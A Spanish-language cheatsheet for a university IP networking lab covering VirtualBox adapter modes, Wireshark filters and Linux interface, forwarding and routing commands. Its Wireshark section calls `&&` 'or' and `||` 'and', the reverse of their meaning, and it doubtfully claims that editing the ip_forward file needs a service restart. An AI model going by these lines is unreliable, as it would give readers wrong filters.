# Cheatsheet Laboratorio IP


## VirtualBox

Un poco de terminología sobre máquinas virtuales:


- Máquina Host: La qué está corriendo el VirtualBox, la “máquina real”. Para evitar confusión con el término Host (”Un dispositivo que habla capa 3”), en esta guía vamos a usar el término máquina real.
- Máquina Virtual: La que está corriendo dentro del VirtualBox.

### Clonar una VM

Se puede hacer fácilmente desde el menú principal haciendo click derecho en una VM:




Luego les abre una ventan así:




Recomiendo que configuren ese dropdown para que genere una nueva MAC address para todas las placas de red. Esto puede evitar problemas de conexión si abren ambas máquinas virtuales (la original y el clon) al mismo tiempo.

> 💡 En “Clone type”, pueden elegir “Linked clone” en vez de “Full clone” para evitar que VirtualBox haga una copia entera del disco de la VM. Linked Clone guarda solo los cambios realizados en el disco, ahorrando espacio.

## Configuraciones de adaptador de red

Hay cuatro configuraciones de adaptador de red virtual que nos van a importar, y son NAT Network, Host-Only, Internal Network, y Bridge Adapter.


- NAT Network: Esta es la configuración default que les viene cuando crean una máquina virtual. VirtualBox crea una LAN virtual, coloca en esta un “router virtual” con un servidor DHCP. Las máquinas virtuales ven por el adaptador esta LAN y se aplica SNAT a todo el tráfico saliente de la máquina virtual. Esto hace que, desde afuera, parezca que todos los pedidos los están haciendo la máquina real.

💡 VirtualBox tiene dos opciones llamadas “NAT” y “NAT Network”. La opción de NAT Network te permite que hayan varias máquinas virtuales conectadas en la misma LAN con el NAT, mientras la opción de solo NAT te ubica la máquina virtual sola.

🤔 Si usan Windows con WSL, está bueno notar que el WSL está conectado con un NAT, y cuando abris un socket pasivo este es forwardeado con DNAT.

- Host-Only: VirtualBox crea una LAN entre la/s máquina/s virtual/es y la máquina real, pero no incluye un NAT ni un servidor DHCP ni nada, es una red vacía. Recomiendo usar esto si quieren, por ejemplo, conectarse a su máquina virtual por SSH desde su máquina real.

Esto requiere que primero tengan que crear la Host-Only network en el menú de herramientas, ya que esto precisa agregar al sistema operativo host un nuevo adaptador de red virtual.





Al crear la red host-only, les aparecerá el adaptador virtual nuevo en el sistema operativo host. En mi caso, como uso Windows, al correr el comando `ipconfig` me aparece una nueva entrada en el resultado:

```
Ethernet adapter VirtualBox Host-Only Network:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::ab4e:c5a8:1d46:d8c4%11
   IPv4 Address. . . . . . . . . . . : 192.168.236.1
```


```
    Subnet Mask . . . . . . . . . . . : 255.255.255.0
    Default Gateway . . . . . . . . . :
```

Y si quisiera conectarme desde la máquina real a la máquina virtual, por ejemplo usando SSH, puedo hacerlo con la IP correspondiente a la misma red en la máquina virtual:




- Internal Network: Parecido a Host-Only, pero la máquina real no es incluida en esta red, sino solo las máquinas virtuales. Recomiendo usar esto cuando están jugando con varias máquinas virtuales configurando que una tenga un DHCP server y las otras sean asignadas IPs.


Las redes internas se distinguen con un nombre, que se escribe directamente desde el menú de configuración de la máquina virtual:




- Bridge Adapter: Simula que la máquina virtual está conectada diréctamente a la misma red que la máquina real a través de un adaptador de red de la máquina real. Esto permite que las máquinas virtuales estén en la misma red que la máquina real, y que los demás hosts en la red la vean como nada más que otra máquina conectada.

Vamos a usar esto extensivamente durante el laboratorio de IP, tal de poder hacer que nuestras máquinas virtuales, que se encuentran corriendo dentro de distinas máquinas reales, puedan hablarse entre sí.

Al querer configurar un adaptador bridge, VirtualBox nos va a pedir que seleccionemos el adaptador real mediante el cual hacer el puente:




Mi computadora tiene dos adaptadores de red; una placa de wifi, y una placa Ethernet, entonces veo ambos adaptadores.

Si yo quisiera que mi computadora tenga internet a través de la wifi, pero quiero compartirle internet a la máquina de un amigo conectando un cable Ethernet directo entre ambas computadoras, entonces debo seleccionar el adaptador GbE (Gigabit Ethernet).


> ⚠️ Ojo con el adaptador seleccionado! No seleccionen por accidente un adaptador virtual!


> ⚠️ En la wifi de ITBA no funciona conectar la máquina virtual con adaptador puente.


## Múltiples adaptadored de red


El VirtualBox les permite poner hasta 4 adaptadores de red en una máquina virtual. Esto les permite, por ejemplo, conectar una con puente a otra red y al mismo tiempo tener una red host-only para conectarse por SSH.

Ejemplo:








## Habilitar modo promiscuo

Modo promiscuo nos permite que la placa de red vea todo lo que está pasando en la red. En cualquiera de los tipos de adaptadores de red, si expanden el menú “Advanced” van a poder habilitarlo:



# Wireshark

Wireshark tiene buena documentación sobre cómo armar filtros.

Filtrar por protocolo es muy facil, simplemente escribis el nombre del protocolo en la caja de filtro:

- Se puede hacer con protocolos de capa de red: `ip`, `icmp`, `icmpv6`, etc
- O con protocolos de transporte: `tcp`, `udp`, `sctp`, etc
- Con protocolos de aplicación: `dns`, `ssh`, `telnet`, `http`, `dhcp`, `smtp`, `pop`, `socks`, etc

Podemos filtrar paquetes por IP:

```
ip.src == <ip_origen>    # Compara IP del remitente
ip.dst == <ip_destino>   # Compara IP destino
ip.addr == <ip>          # Que la IP sea del origen o destino
```

Para ambos UDP y TCP podemos filtrar por puerto:

```
tcp.srcport == <puerto_origen>    # Compara puerto de origen
tcp.dstport == <puerto_destino>   # Compara puerto de destino
tcp.port == <puerto>              # Que el puerto se de origen o destino

udp.srcport == <puerto_origen>    # Compara puerto de origen
udp.dstport == <puerto_destino>   # Compara puerto de destino
udp.port == <puerto>              # Que el puerto se de origen o destino
```

💡 También se puede pedir desigualdad, con `!=` en vez de `==`, o hasta usar `<`, `>`, `<=`, `>=`.

Estos se pueden fácilmente combinar usando notación or `&&` y and `||`. Por ejemplo, el siguiente filtro muestra solo paquetes DNS que van o vienen del DNS de google, `8.8.8.8`:

```
dns && ip.addr == 8.8.8.8
```

# Comandos de Red

⚠️ Muchos de estos comandos fallan si no son corridos por root. Para solucionar esto los podes correr con `sudo`, o que la shell se mantenga como root con `sudo -i`.

> ⚠️ Si vos ponés tu configuración de red pero el sistema operativo te la reemplaza o resetea cada tanto, poné la interfaz como “desconectada” o frená el servicio que hace esto con `systemctl stop NetworkManager.service`.

Varios de los comandos usados acá, como `ifconfig` y `route` requieren instalar el paquete `net-tools`. Alternativamente, podes usar el comando `ip`.

Acá les dejo un cheatsheet de Redhat para `ip`:

rh_ip_command_cheatsheet_1214_jcs_print.pdf

Pueden instalar net-tools con `sudo apt install net-tools`.

## Ver interfaces: `ifconfig`

Para ver todas mis interfaces, puedo usar el comando `ifconfig`:

```
$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.8  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::6d84:64af:c560:59cf  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:c4:a0:ee  txqueuelen 1000  (Ethernet)
        RX packets 245  bytes 247703 (247.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 229  bytes 23113 (23.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 08:00:27:02:c2:81  txqueuelen 1000  (Ethernet)
        RX packets 224  bytes 22339 (22.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 102  bytes 16763 (16.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[...]
```

Por default solo indica las interfaces activas. Si queremos ver las interfaces apagadas también, debemos usar `ifconfig -a`.

Si queremos ver una interfaz en particular, podemos usar `ifconfig <interfaz>`.

## Ver interfaces: `ip addr`

También puedo usar el comando `ip` para ver mis interfaces:

```
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c4:a0:ee brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.8/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 399sec preferred_lft 399sec
    inet6 fe80::6d84:64af:c560:59cf/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

[...]
```

## Setteo de IP: `ifconfig`

Para asignarle una IP a una interfaz de red:

```
$ ifconfig <interfaz> <ip> [<máscara>]
```

La máscara de red también se puede especificar con nomenclatura barra:

```
$ ifconfig <interfaz> <ip>/<bits_máscara>
```

Si no se especifica la máscara, se infiere en base a la clase de la IP.

Ejemplos:

```
$ ifconfig enp0s8 172.20.1.1/24
```

## Setteo de IP: `ip addr`

Para asignarle una IP a una interfaz de red:

```
$ ip addr add <ip> dev <interfaz>
```

Ejemplo:

```
$ ip addr add 172.20.1.2 dev enp0s3
```

## Habilitar forwarding de paquetes

Podemos revisar si forwarding está habilitado, y habilitar/deshabilitarlo con:

```
#  Revisar si está habilitado. Indicará un 0 o un 1.
sysctl net.ipv4.ip_forward

# Habilitar forwarding
sysctl net.ipv4.ip_forward=1

# Deshabilitar forwarding
sysctl net.ipv4.ip_forward=0
```

Esto por detrás toca el archivo `/proc/sys/net/ipv4/ip_forward`, que guarda este 0 o 1. Entonces alternativamente, podemos habilitar forwarding accediendo a este archivo directamente:

```
$ echo 1 > /proc/sys/net/ipv4/ip_forward
```

💡 Si tocamos el archivo directo, el cambio no tomará efecto hasta que no se reinicie el servicio de networking: `systemctl restart NetworkManager.service`

## Tabla de ruteo: `route`

Ver mi tabla de ruteo con `route -n`:

```
$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.0.2.1        0.0.0.0         UG    100    0        0 enp0s3
10.0.2.0        0.0.0.0         255.255.255.0   U     100    0        0 enp0s3
169.254.0.0     0.0.0.0         255.255.0.0     U     1000   0        0 enp0s3
